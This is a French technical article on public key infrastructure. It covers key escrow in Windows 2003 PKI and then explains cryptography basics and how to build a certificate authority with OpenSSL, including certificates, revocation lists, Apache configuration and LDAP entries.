Placer un certificat dans un magasin particulier impose de passer par une opération d'importation, qui est accessible depuis n'importe quel conteneur (clic droit/import). L'exportation d'un certificat est également possible, aux formats CER, DER, pkcs#7 et pkcs#12 (pour celui-là, seulement si l'exportabilité de la clé privée a été positionnée dans l'onglet « Request Handling » du template correspondant au certificat).

Une petite remarque au sujet de la vue « logique » des magasins de certificats : il existe une vue physique, accessible via Affichage/Options depuis le snap-in. Les conteneurs restent les mêmes, à l'exception près qu'ils sont divisés en sous-conteneurs ; ceux-ci varient suivant le conteneur, et illustrent selon les cas des spécificités internes du magasin (il est alors possible, par exemple, de lister les certificats déployés par GPO).

Séquestre

La solution de séquestre [5] repose sur deux éléments :

- l'archivage : lors d'une requête de certificat (l'activation de l'archivage s'effectue au niveau du template, onglet « Request Handling ») ;

Figure 6 Les magasins de stockage des certificats





Figure 7 Scénario de recouvrement d'une clé privée



- la récupération par un agent de confiance, le KRA.

La cinématique globale du recouvrement est la suivante :

- Lorsque l'archivage de la clé privée a été activé sur un template, une demande initiale de type CMC est émise en direction de l'autorité de certification. Cette demande inclut la clé privée associée au certificat, celle-ci étant chiffrée à l'aide d'un certificat de type « Exchange Certificate », associé à une AC ;
- L'AC commence par déchiffrer la clé privée envoyée, en utilisant la clé privée associée au certificat de type « Exchange certificate », puis vérifie que cette clé privée correspond à la clé publique que l'on souhaite certifier ;
- Une clé 3DES est générée par l'AC, puis utilisée pour chiffrer l'ensemble formé par le certificat utilisateur, sa clé privée et le numéro de série du certificat d'un agent de récupération (le tout forme une structure appelée *blob*). La clé 3DES est elle même chiffrée avec la clé publique d'un agent de récupération, appelé KRA (*Key Recovery Agent*). Ces informations sont stockées dans la base de données de l'AC. *Remarque : plusieurs agents de récupération peuvent être définis, auquel cas il y aura autant de blobs que d'agents.*

- Lors de l'extraction, un agent de récupération entame le processus par la récupération de la clé 3DES, puis extrait le blob de la base de l'AC, et extrait la clé privée après déchiffrement du blob (en utilisant la clé 3DES) ;
- Un fichier au format `pfx` (format PKCS#12) est généré, l'administrateur effectuant le recouvrement (propriétaire d'un certificat de KRA) choisit un mot de passe et fournit le fichier à l'utilisateur final.

La figure 7 présente un ensemble de certificats appartenant à l'utilisateur `anthony`, et dont les clés privées associées ont été archivées. En sélectionnant un des certificats et en cliquant sur « Recover », vous êtes capables de produire un fichier d'extension `pfx` (au format PKCS#12). Le fichier pourra alors être remis à l'utilisateur, voire inscrit sur une zone publique de son token ou de sa carte à puce.

Conclusion

La PKI Microsoft de Windows 2003 a permis la mise en place d'une infrastructure PKI répondant à des besoins sécuritaires courants, et bien qu'incomplète sur certains points (affinement de la politique de publication, mise en place de workflow pour la signature des requêtes), elle donne les possibilités de recourir à une suite d'APIs complètes (CryptoAPI, CAPICOM,P/Invoke) pour y remédier. La question en suspens concerne la sécurité des produits Microsoft, dont peut dépendre fortement la sécurité de l'infrastructure PKI dans son ensemble. Une sécurisation système des serveurs de certificats ainsi qu'une gestion correcte de la distribution et de l'application des *patches* prend alors toute son importance.

Références

- [1] **http://www.microsoft.com/resources/documentation/WindowsServ/2003/standard/proddocs/en-us/Default.asp?url=/resources/documentation/windowsserv/2003/standard/proddocs/en-us/sag_CS_procs_setup.asp**
- [2] **http://www.microsoft.com/technet/prodtechnol/windowsserver2003/technologies/security/ws03pkog.mspx#XSLTsection127121120120**
- [3] **http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/cryptography_reference.asp**
- [4] **http://www.microsoft.com/technet/prodtechnol/windowsserver2003/technologies/security/ws3pkibp.mspx**
- [5] Article d'introduction, MISC 13, Florence Nambot

PKI Open Source

Lorsque l'on se réfère à la littérature sur les mathématiques appliquées à la cryptographie, il est aisé de croire que ce domaine est réservé aux virtuoses de l'informatique. Les documentations disponibles sur Internet ne font que renforcer ce sentiment et il est même généralement facile de trouver des contresens flagrants entre certains articles. Ajoutons à cela une bonne dose de marketing pour achever de vous convaincre que tout projet utilisant des certificats numériques est hors de prix. La vérité est ailleurs... ... et surtout à portée de main. Mais pas forcément aussi gratuite que le mot Open Source peut le laisser supposer. Les autres articles de ce dossiers vous auront en effet interpellé sur le côté organisationnel de la chose. En ce qui concerne la partie technique, elle est indéniablement robuste et utilisée dans maints projets, principalement Open Source mais pas forcément.

Généralités sur la cryptographie

Voyons maintenant comment les quatre grands principes de la cryptographie s'articulent autour de ces notions.

Confidentialité

Le but de la confidentialité est de ne garantir la lecture des données en clair qu'au destinataire légitime. Cela signifie que les données sont chiffrées et qu'elles ne peuvent pas être décryptées par une personne ne possédant pas la clé secrète de déchiffrement. Cette fonctionnalité est notamment réalisée par des algorithmes symétriques comme AES, Blowfish, CAST, RC2, RC4, DES et Triple DES, etc. Ces algorithmes sont appelés symétriques, car ils utilisent la même clé, dite secrète, pour chiffrer et déchiffrer.

Authentification

Le but de l'authentification est de pouvoir identifier avec certitude et garantie qu'une personne est bien la personne qu'elle prétend être. Cette fonctionnalité est notamment réalisée par des algorithmes asymétriques comme RSA (pour le chiffrement et la signature) et DSA (pour la signature). Ces algorithmes sont dits asymétriques, car ils utilisent deux clés différentes pour réaliser le chiffrement et le déchiffrement. Même si ces clés sont reliées mathématiquement entre elles, il est quasiment impossible de déduire l'une de l'autre.

Quelques définitions tout d'abord :

> la **cryptographie** est l'art et la science de garder le secret de messages ; ainsi, le **cryptographe** est une personne qui pratique la cryptographie ;

> la **cryptanalyse** est l'art de décrypter des messages chiffrés, afin d'en découvrir le secret ; ainsi, le **cryptanalyste** est une personne qui pratique la cryptanalyse ;

> la **cryptologie** est la branche des mathématiques qui traite de la cryptographie et de la cryptanalyse ; le **cryptologue** est une personne qui pratique la cryptologie.

> un **algorithme cryptographique** est une fonction mathématique utilisée pour le chiffrement et le déchiffrement. Pour chiffrer un message en clair, on le traite avec un **algorithme de chiffrement** qui donnera un texte chiffré. Pour déchiffrer ce texte chiffré, on le traite avec un **algorithme de déchiffrement** qui redonnera le message en clair ;


> le **chiffrement symétrique** (aussi appelé algorithme à clé secrète ou cryptographie à clé secrète) : pour cette technique, l'émetteur et le destinataire du message disposent de la **même** clé secrète. L'émetteur va l'utiliser pour chiffrer le message et le destinataire l'utilisera pour déchiffrer le message chiffré et retrouver ainsi le message en clair d'origine ;

> le **chiffrement asymétrique** (aussi appelé algorithme à clé publique ou cryptographie à clé publique) : cette technique repose sur le fait que la clé de chiffrement soit différente de la clé de déchiffrement. De plus, la clé de déchiffrement ne peut pas être calculée à partir de la clé de chiffrement, et vice versa. Selon l'opération réalisée, l'émetteur utilisera la clé publique du destinataire comme clé de chiffrement (chiffrement du message), soit sa propre clé privée (signature du message). Le destinataire utilisera lui sa clé privée comme clé de déchiffrement (déchiffrement du message) ou la clé publique de l'expéditeur (vérification de la signature).

Il est important de souligner que les calculs engendrés par les algorithmes asymétriques sont beaucoup plus coûteux en CPU que ceux des algorithmes symétriques (la tendance est de considérer un rapport 1000 entre les deux) ; aussi, les algorithmes asymétriques sont utilisés avec parcimonie, généralement pour négocier une clé secrète lors de l'initialisation d'une connexion.

Christophe Cachat
<christophe.cachat@fr-software.com>
co-auteur de PKI Open Source, Déploiement et administration [1]

Tableau 1



Page Web sécurisée | Message dont la signature est invalide | Message dont le chiffrement est invalide | Signature du message vérifiée | Chiffrement du message valide et signature vérifiée

Intégrité

Le but de l'intégrité est de garantir la non-altération des données. Cela signifie qu'il est possible de détecter le fait qu'une donnée ait été modifiée. Cette fonctionnalité est notamment réalisée par des fonctions de hachage à sens unique comme MD2, MD5, RIPEMD et SHA-1, qui calculent des empreintes numériques. Par cette méthode, deux ensembles de données différents, aussi proches soient-ils, auront des empreintes totalement différentes.

De plus, pour que l'intégrité soit garantie, il faut généralement signer cette empreinte numérique qui est alors appelée code d'authentification de message (MAC, *Message Authentication Code* en anglais). Ces opérations de calcul d'intégrité et de signature peuvent être regroupées en un seul algorithme (HMAC, *keyed-Hashing for Message Authentication Code* [RFC 2104]).

Non-répudiation

Le but de la non-répudiation est de pouvoir interdire à une personne de réfuter une signature qu'elle a faite. Cela signifie également que la signature numérique a la même valeur que la signature manuscrite (loi française du 13 mars 2000). C'est-à-dire qu'une signature numérique engage son signataire et qu'en cas de nécessité, un recours à la loi est possible. Cette fonctionnalité est notamment réalisée par des algorithmes asymétriques de signature comme RSA et DSA.

Application

Appliqués à l'informatique, ces concepts sont surtout apparents dans la messagerie et dans les communications réseaux. L'invention du protocole SSL par la société Netscape et son apparition en 1994 dans son navigateur ont accéléré les choses : SSL permettait de ne pas remettre en cause un protocole de communication existant, mais de l'encapsuler de manière transparente dans une couche logicielle. Dès lors, d'autres protocoles se sont portés candidats comme IMAP, POP, FTP et bien d'autres. Son évolution, TLS, permet une meilleure intégration dans les nouveaux protocoles, leur donnant la possibilité de basculer en mode sécurisé à un moment donné.

A titre d'exemple, voici dans le tableau 1 comment cela se traduit dans un navigateur Mozilla.

Il existe plusieurs implémentations pour manipuler la cryptographie à clé publique, mais comme il faut bien faire un choix, je vous propose d'aborder ici la plus connue d'entre elles : OpenSSL. Comme son nom le laisse supposer, c'est surtout dans le cadre des protocoles SSL que cet outil sera utilisé. Il faut cependant savoir que vous pouvez réaliser des opérations cryptographiques complexes et de bas niveau avec cet outil : en effet, il se compose de deux librairies, `libcrypto` et `libssl`, et d'un outil à la fois interactif et en ligne de commande, `openssl` lui-même.

Bien sûr, je ne vais pas résister à la tentation de vous donner les commandes pour générer vous-mêmes des certificats de toutes sortes, mais je vais essayer une approche un peu différente qui vous laissera entrevoir les possibilités d'automatisation avec un outil comme OpenSSL.

OpenSSL

Disponible à l'adresse **www.openssl.org**, OpenSSL existe sous forme de fichiers sources, mais la plupart des distributions UNIX l'incluent dans leurs paquetages par défaut. Depuis le site Web, il est aussi possible de trouver des distributions pour Windows et une recherche Internet vous donnera l'embarras du choix pour le téléchargement. Je préconiserai ici de s'intéresser aux distributions du type WAMP, ou mieux XAMPP, qui incluent Apache, le serveur Web, Perl et/ou PHP et MySQL.

Création de certificats

Commençons par créer l'environnement pour la PKI. Les distributions RedHat courantes ont choisi `/usr/share/ssl` comme répertoire principal. Je conseille pour la première fois de choisir un autre répertoire jusqu'à ce que vous maîtrisiez votre sujet ;-)

```
cd /secure
mkdir MaCA
chmod 700 MaCA
cd MaCA
mkdir certs crl csr private stores newcerts p12 ldif pems
echo "01" > serial
cp /dev/null index.txt
dd if=/dev/urandom of=private/.rand bs=1k count=16
```

La dernière commande peut être remplacée par un appel à OpenSSL si vous ne disposez pas d'un générateur de nombres aléatoires (*pseudo-device driver*), en s'appuyant sur des fichiers du système susceptibles de générer de l'entropie (vous pouvez toujours associer à OpenSSL des démons de génération d'entropie comme EGD, EGADS ou PRNGD) :

```
openssl rand -rand /var/log/messages:/etc/hosts -out private/.rand 16384
```

À l'exception du certificat racine, la création des certificats suit un processus rigoureusement identique :

- création de la **clé privée**, si possible enregistrée de manière chiffrée dans un fichier chiffré avec mot de passe ;
- génération de la **requête** de certificat où l'on identifie le sujet de manière unique et l'on précise quel type de certificat on souhaite obtenir ;
- et enfin la **création du certificat** à proprement parler et sa **signature** par une autorité compétente (l'autorité racine ou une autorité intermédiaire).

Pour le certificat racine, les deux dernières opérations seront réalisées en une seule fois car le certificat est autosigné, d'où la présence du paramètre `-x509` dans la ligne de commande (voir ci-après). Comme je vous l'ai dit précédemment, les commandes qui vont suivre ne nécessitent pas d'intervention car l'intégralité des attributs du certificat sont passés en ligne de commande.

Certificat racine

```
openssl genrsa -des3 -out private/ca.key -rand private/.rand -passout pass:capass 2048
```

Dans les versions d'OpenSSL 0.9.7 et ultérieures, vous pouvez utiliser `-aes256` à la place du traditionnel `-des3` (Triple-DES) pour bénéficier du dernier algorithme consacré. Une des forces d'OpenSSL est sa faculté à recevoir les mots de passe par différents moyens. Les paramètres `-passin`, `-passout`, ou tout simplement `-pass`, acceptent les formes suivantes :

- `pass: mot_de_passe` qui permet de passer le mot de passe en clair sur la ligne de commande, simple donc, mais qui a le malheur d'être visible dans le rapport de la commande `ps`, donc à déconseiller en environnement de production ;
- `env:variable` qui permet d'aller chercher le mot de passe dans une variable d'environnement ;
- `file:nom_de_fichier` permet d'aller chercher le mot de passe dans un fichier. Si le même nom de fichier est donné pour `-passin` et `-passout`, alors la première ligne sera utilisée pour le mot de passe en entrée et la deuxième ligne en sortie ;
- `fd:descripteur_de_fichier` permet d'aller chercher le mot de passe dans un fichier déjà ouvert, référencé par son numéro de descripteur (les programmeurs C et shell sont habitués) ;
- enfin `stdin` qui va lire le mot de passe depuis l'entrée standard.

Si vous vous lancez dans la programmation en C des librairies OpenSSL, vous trouverez des concepts similaires. Vous venez de générer la clé privée de l'Autorité de Certification (AC) qui vous sera nécessaire pour les opérations de maintenance de l'AC, comme la signature ou la révocation.

```
openssl req -new -x509 -days 7305 -config configs/root-ca-cert.cnf \
        -key private/ca.key -out ca.crt -passin pass:capass \
    -subj "/C=FR/ST=IDF/L=Paris/O=Ma Compagnie/OU=Departement Securite/CN=Ma
C.A./emailAddress=ca@mondomaine.com" -batch
```

Notez donc ici l'utilisation des paramètres `-x509` et `-batch` respectivement pour l'autosignature et le fonctionnement sans interaction avec l'utilisateur. Ce dernier fonctionnement n'est possible que par l'adjonction du fichier `configs/root-ca-certs.cnf` et la spécification du nom unique avec `-subj`. Il existe plusieurs notations compréhensibles par OpenSSL pour spécifier le sujet, celle-ci a le mérite de se retrouver en bien des endroits.

La partie remarquable du fichier `configs/root-ca-cert.cnf` est de contenir les extension X.509 qui seront introduites dans le certificat. Pour plus de simplicité, il y aura un fichier par type de requête de certificat. Notez aussi que j'ai décidé de ne pas me préoccuper du renouvellement de l'AC avant vingt ans !

Certificat pour un serveur Web

Comme pour le certificat racine, nous commençons par la clé privée que nous stockerons dans le fichier `private/www.mondomaine.com.key`, protégé par du Triple-DES (algorithme symétrique) dont nous fournissons le mot de passe en argument.

```
openssl genrsa -des3 -out private/www.mondomaine.com.key -rand private/.rand -
passout pass:wwwpass \
                    1024
openssl req -new -config configs/req-server-cert.cnf -key
private/www.mondomaine.com.key -out csr/www.mondomaine.com.csr \
    -passin pass:wwwpass -subj "/C=FR/ST=IDF/L=Paris/O=Ma
Compagnie/OU=Departement
Securite/CN=www.mondomaine.com/emailAddress=ca@mondomaine.com" -batch
```

Le fichier de configuration pour l'établissement de la requête contient les extension X.509 suivantes :

```
...
[ rootca_cert ]

basicConstraints       = critical, CA:true
subjectKeyIdentifier   = hash
keyUsage               = critical, keyCertSign, cRLSign
```

Dès lors, l'étape suivante est du ressort de l'autorité de certification puisqu'elle va engager sa responsabilité en signant les informations transmises dans la requête. Voici l'une des illustrations concrètes de l'aspect organisationnel d'une PKI : en effet, il serait prudent de pouvoir vérifier les données qui vous ont été transmises avant de les graver dans le marbre ; c'est d'ailleurs ce que font les sociétés comme Verisign ou Entrust, n'hésitant pas à vous réveiller à trois heures du matin car ils ont oublié que vous n'étiez pas sur la côte Ouest des Etats-Unis vous aussi !

C'est donc très solennellement que vous entrez `y` pour mettre à jour votre base de données locale.

```
openssl ca -config configs/ca-server-cert.cnf -days 365 -in
csr/www.mondomaine.com.csr \
                -out certs/www.mondomaine.com.crt -n
```

De façon identique à l'établissement de la requête, nous utilisons ici un fichier de configuration spécifique pour chaque type de signature et là aussi, les attributs X.509 sont déterminants :

```
...
[ server_cert ]

basicConstraints       = critical, CA:false
authorityKeyIdentifier = keyid:always
subjectKeyIdentifier   = hash
keyUsage               = digitalSignature, keyEncipherment
extendedKeyUsage       = serverAuth, clientAuth
nsCertType             = server
nsComment              = "Certificat emis par Ma Compagnie"

[ policy_anything ]

countryName            = supplied
stateOrProvinceName    = optional
localityName           = optional
organizationName       = supplied
organizationalUnitName = optional
commonName             = supplied
emailAddress           = optional
```

La politique de sécurité indique quels attributs du nom unique (Distinguished Name ou Subject) sont nécessaires ou optionnels.

Si vous regardez le fichier `index.txt`, il contient une description du certificat que vous venez de signer précédée de la lettre `V` pour valide :

```
V       050326114804Z           01      unknown
/C=FR/ST=IDF/L=Paris/O=Ma Compagnie/OU=Departement
Securite/CN=www.mondomaine.com/emailAddress=ca@mondomaine.com
```

Les fichiers générés seront ceux qu'il faudra donner à Apache, par exemple, pour accéder au HTTPS. Dans les dernières distributions RedHat, il existe un fichier `ssl.conf` dans le répertoire `/etc/httpd/conf.d` ; à vous d'adapter les chemins ou de déplacer les fichiers:

```
...
SSLCertificateFile /etc/httpd/conf/ssl.crt/server.crt
SSLCertificateKeyFile /etc/httpd/conf/ssl.key/server.key
...
SSLCACertificatePath /etc/httpd/conf/ssl.crt
SSLCACertificateFile /usr/share/ssl/certs/ca-bundle.crt
```

Quand on spécifie les chemins d'accès `..Path`, cela signifie qu'OpenSSL s'attend à un format spécial : comme les certificats contenus dans ces répertoires peuvent avoir des noms tout à fait farfelus, on utilise la commande `c_rehash` qui crée des liens symboliques à partir des numéros de série des certificats (attention, cet utilitaire cherche des fichiers avec extension `.pem` et non pas `.crt`).

Si vous avez protégé votre clé privée par un chiffrement symétrique (Triple-DES ou AES) avec mot de passe, celui-ci vous sera demandé au démarrage du serveur. Si vous souhaitez un démarrage automatique, il faudra soit fournir la méthode d'obtention du mot de passe à l'application, soit supprimer le mot de passe (et donc la protection). Attention donc, dans le dernier cas de figure, à bien protéger les fichiers en restreignant leur accès par des `chmod`/`chown`.


Pour effectivement supprimer la protection de la clé privée :

```
openssl rsa -in entity.key -out entity-unprotected.key -passin pass:oldpass
```

Spécifier `-des3` et `-passout` (ou `-aes256` et `-passout`) dans la commande précédente revient à changer le mot de passe.

Dès lors, vous pourrez répondre aux requêtes https://www.mondomaine.com et vos utilisateurs pourront voir le dialogue suivant (voir figure 1).

Figure 1



Autorité de Certification intermédiaire

Si vous souhaitez déléguer certaines tâches de l'AC à des entités régionales, il est possible de créer un certificat qui pourra être utilisé pour signer des requêtes. Le but est double : cela permet de protéger efficacement la clé privée de l'AC de plus haut niveau, tout en s'adaptant à l'organisation d'une entreprise.

```
openssl genrsa -des3 -out private/subca.key -rand private/.rand -passout pass:subcapass \
                2048
openssl req -new -config configs/req-subca-cert.cnf -key private/subca.key -out
csr/subca.csr \
    -passin pass:subcapass -subj "/C=FR/ST=IDF/L=Paris/O=Ma Compagnie/OU=Departement
Securite/CN=Ma C.A. Intermediaire/emailAddress=ca@mondomaine.com" -batch
```

Le fichier de configuration `configs/ca-subca-cert.cnf` contiendra les mêmes attributs X.509 que l'Autorité principale.

```
openssl ca -config configs/ca-subca-cert.cnf -days 365 -in csr/subca.csr \
                -out certs/subca.crt.tmp -notext -passin pass:capass -batch
cat certs/subca.crt.tmp ca.crt > certs/subca.crt
rm -f certs/subca.crt.tmp
```

Le fichier `subca.crt` contiendra, lui, les informations critiques suivantes à la différence de l'autosignature pour le certificat racine:

```
...
[ subca_cert ]
basicConstraints       = critical, CA:true
authorityKeyIdentifier = keyid:always, issuer:always
subjectKeyIdentifier   = hash
keyUsage               = critical, keyCertSign, cRLSign
#nsCertType            = sslCA, emailCA, objCA
```

La dernière opération consiste à créer une chaîne de certificats depuis le certificat racine afin d'être complètement autonome.

Certificat utilisateur

Recommençons une ultime fois pour le certificat utilisateur (mes plates excuses à tous les homonymes) :

```
openssl genrsa -des3 -out private/jean.dupond.key -rand private/.rand -passout
pass:jeanpass 1024
openssl req -new -config configs/req-user-cert.cnf -key private/jean.dupond.key -
out csr/jean.dupond.csr \
    -passin pass:jeanpass -subj "/C=FR/ST=IDF/L=Paris/O=Ma Compagnie/CN=Jean
DUPOND/emailAddress=jean.dupond@mondomaine.com/OU=Gestion" -batch
```

Le fichier `configs/req-user-cert.cnf` contiendra cette fois-ci des valeurs particulières pour des attributs comme `keyUsage` ou `extendedKeyUsage` :

```
...
[ user_req ]

basicConstraints       = critical, CA:false
subjectKeyIdentifier   = hash
keyUsage               = digitalSignature, nonRepudiation, keyEncipherment
extendedKeyUsage       = clientAuth, emailProtection
nsCertType             = client, email
nsComment              = "Certificat emis par Ma Compagnie"
subjectAltName         = email:copy
```

Comme à l'habitude, après vérification des informations transmises, le certificat est généré avec les commandes suivantes :

```
openssl ca -config configs/ca-user-cert.cnf -days 365 -in csr/jean.dupond.csr -
out certs/jean.dupond.crt \
          -notext -passin pass:capass -batch
```

(voir figure 2)

Révocations

Lorsqu'un certificat doit être révoqué pour des raisons de sécurité, l'AC doit mettre à jour sa base :

```
openssl ca -config configs/ca-manager.cnf -revoke bad.user.crt
```

Bien sûr, cela ne s'adresse qu'aux certificats qui ont été créés par l'AC ! Si l'on regarde maintenant le fichier `index.txt`, la lettre `R` indique que ce certificat est révoqué :

```
R       050328232211Z   040328235638Z   06      unknown /C=FR/ST=IDF/L=Paris/O=Ma
Compagnie/OU=Paie/CN=Bad USER/emailAddress=bad.user@mondomaine.com
```

Il faut dès lors [re]construire la liste de révocations (CRL), qui indique l'état de tous les certificats que nous avons générés :

```
openssl ca -config configs/ca-manager.cnf -gencrl -out ca.crl -passin pass:capass
```


Le fichier `configs/ca-manager.cnf` ne contient en fait que les chemins d'accès aux fichiers de la PKI.

Mise en perspective

Tout cela est bien beau mais reste vraiment artisanal car il est difficile d'imaginer contenir des milliers de certificats dans le fichier `index.txt`. Pour passer à l'étape supérieure, il faut inscrire la PKI dans un vrai projet de sécurisation avec notamment un annuaire LDAP qui contiendra les certificats des utilisateurs de votre domaine. Ajoutons à cela que vous aurez aussi bien sûr besoin des systèmes de base de tout Intranet/Internet qui se respecte :

- routage IP entre vos différentes machines, avec éventuellement des protections entre des zones de sensibilité différente (Firewall, DMZ) ;
- système DNS pour la résolution des noms entre les machines ;
- messagerie SMTP, serveur Web ;
- éventuellement, système de gestion distribuée des mots de passe/authentification (du type Kerberos) ;
- annuaire LDAP, éventuellement avec un *back-end* SQL.

Figure 2



Bien que parler de LDAP dépasse largement le cadre de cet article, à titre d'exemple, je vous propose de découvrir une extraction LDIF (*LDAP Interchange Format*) de certains des éléments de la PKI. En fait, même si les schémas LDAP mentionnent les attributs à renseigner dans le cadre de l'utilisation de certificats X.509, il est surprenant de voir le nombre de questions dans les forums et les sites qui traitent du sujet.

Je donne ici l'exemple de l'entité `certificationAuthority` dont les attributs vitaux sont `certificateRevocationList` et `cACertificate` qui contiendront respectivement la liste de révocation de l'AC et son certificat :

```
dn: cn=Ma C.A.,dc=mondomaine,dc=com
objectClass: certificationAuthority
authorityRevocationList;binary:< file:///dev/null
certificateRevocationList;binary:: MIIB3DCBxTANBgkqhkiG9w0BAQQFADC...
 A01ERjEOMAwGA1UEBxMFUGFyaXMxFTATBgNVBAoTDE1hIENvbXBhZ25pZTEdMBsG
 ~~~~~~~~~~~~~~~~~~~~8<~~~~~~~~~~~~~~~~~~8<~~~~~~~~~~~~~~~~~~8
```

L'autre exemple concerne l'entité utilisateur qui servira aussi bien à Mozilla ou Netscape pour sa liste de contacts ou à la couche d'authentification Unix avec l'adjonction de PAM_LDAP (*Pluggable Authentication Modules: LDAP*). Ici, c'est l'attribut `userCertificate` qu'il faut renseigner.

```
dn: uid=jdupond,ou=Gestion,dc=mondomaine,dc=com
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: strongAuthenticationUser
cn: Jean DUPOND
givenName: Jean
sn: DUPOND
mail: jean.dupond@mondomaine.com
telephoneNumber: +33 145 678 901
title: Directeur Ressources Humaines
uid: jdupond
uidNumber: 10000
gidNumber: 100
homeDirectory: /home/jdupond
loginShell: /bin/bash
o: Ma Compagnie
homePhone: +33 141 234 765
ou: Gestion
```

```
userCertificate;binary:: MIIEDDCCAvSgAwIBAgIBBDANBgkqhkiG9w0BAQUFR...
 DDAKBgNVBAgTA0lERjEOMAwGA1UEBxMFUGFyaXMxFTATBgNVBAoTDE1hIENvbXBh
 ~~~~~~~~~~~~~~~~~~~~8<~~~~~~~~~~~~~~~~~~~8<~~~~~~~~~~~~~~~~~~~~~
 kikjqdw1C+BSM/rmHjKVasG6E0TofVzC9Kmx7SsD4Ln0reBTDieFOt0byddF19PM
 VN1huEPFVhFL9G3C0y4pSiT069f0yFzHR7U/Gu8wzEo=
```

Je vous fais grâce des longues litanies de Base64, ce ne sont que les contenus des fichiers de certificats `.crt` ou `.crl` sans les première et dernière lignes (qui sont les balises `BEGIN CERTIFICATE` et `END CERTIFICATE`). Tous les schémas décrivant les attributs utiles aux PKI ont été normalisés et font partie des RFC standards.

PKI Open Source

Maintenant que nous cernons un peu mieux les possibilités d'OpenSSL, il paraît clair qu'il offre tous les mécanismes qui permettent de passer à la vitesse supérieure en automatisant la majorité de tâches. Coupler cette activité à un serveur Web paraît évident, surtout si vous vous trouvez dans un environnement hétérogène, où cohabitent joyeusement vos Linux, FreeBSD, MacOS (X bien sûr) et Windows. De plus, certains navigateurs permettent de générer eux-mêmes des clés privées et requêtes pour des certificats utilisateurs (par exemple la balise `<keygen>` pour Mozilla et Netscape, ou des DLL d'*enrollment* pour Internet Explorer).

Certains projets Open Source ont ainsi vu le jour en utilisant cette approche. Je me bornerai à citer ici ceux que je trouve dignes d'intérêt, soit par leur qualité, soit par les communications que j'ai eues avec leurs concepteurs (oui, je sais, c'est complètement subjectif ;-)).

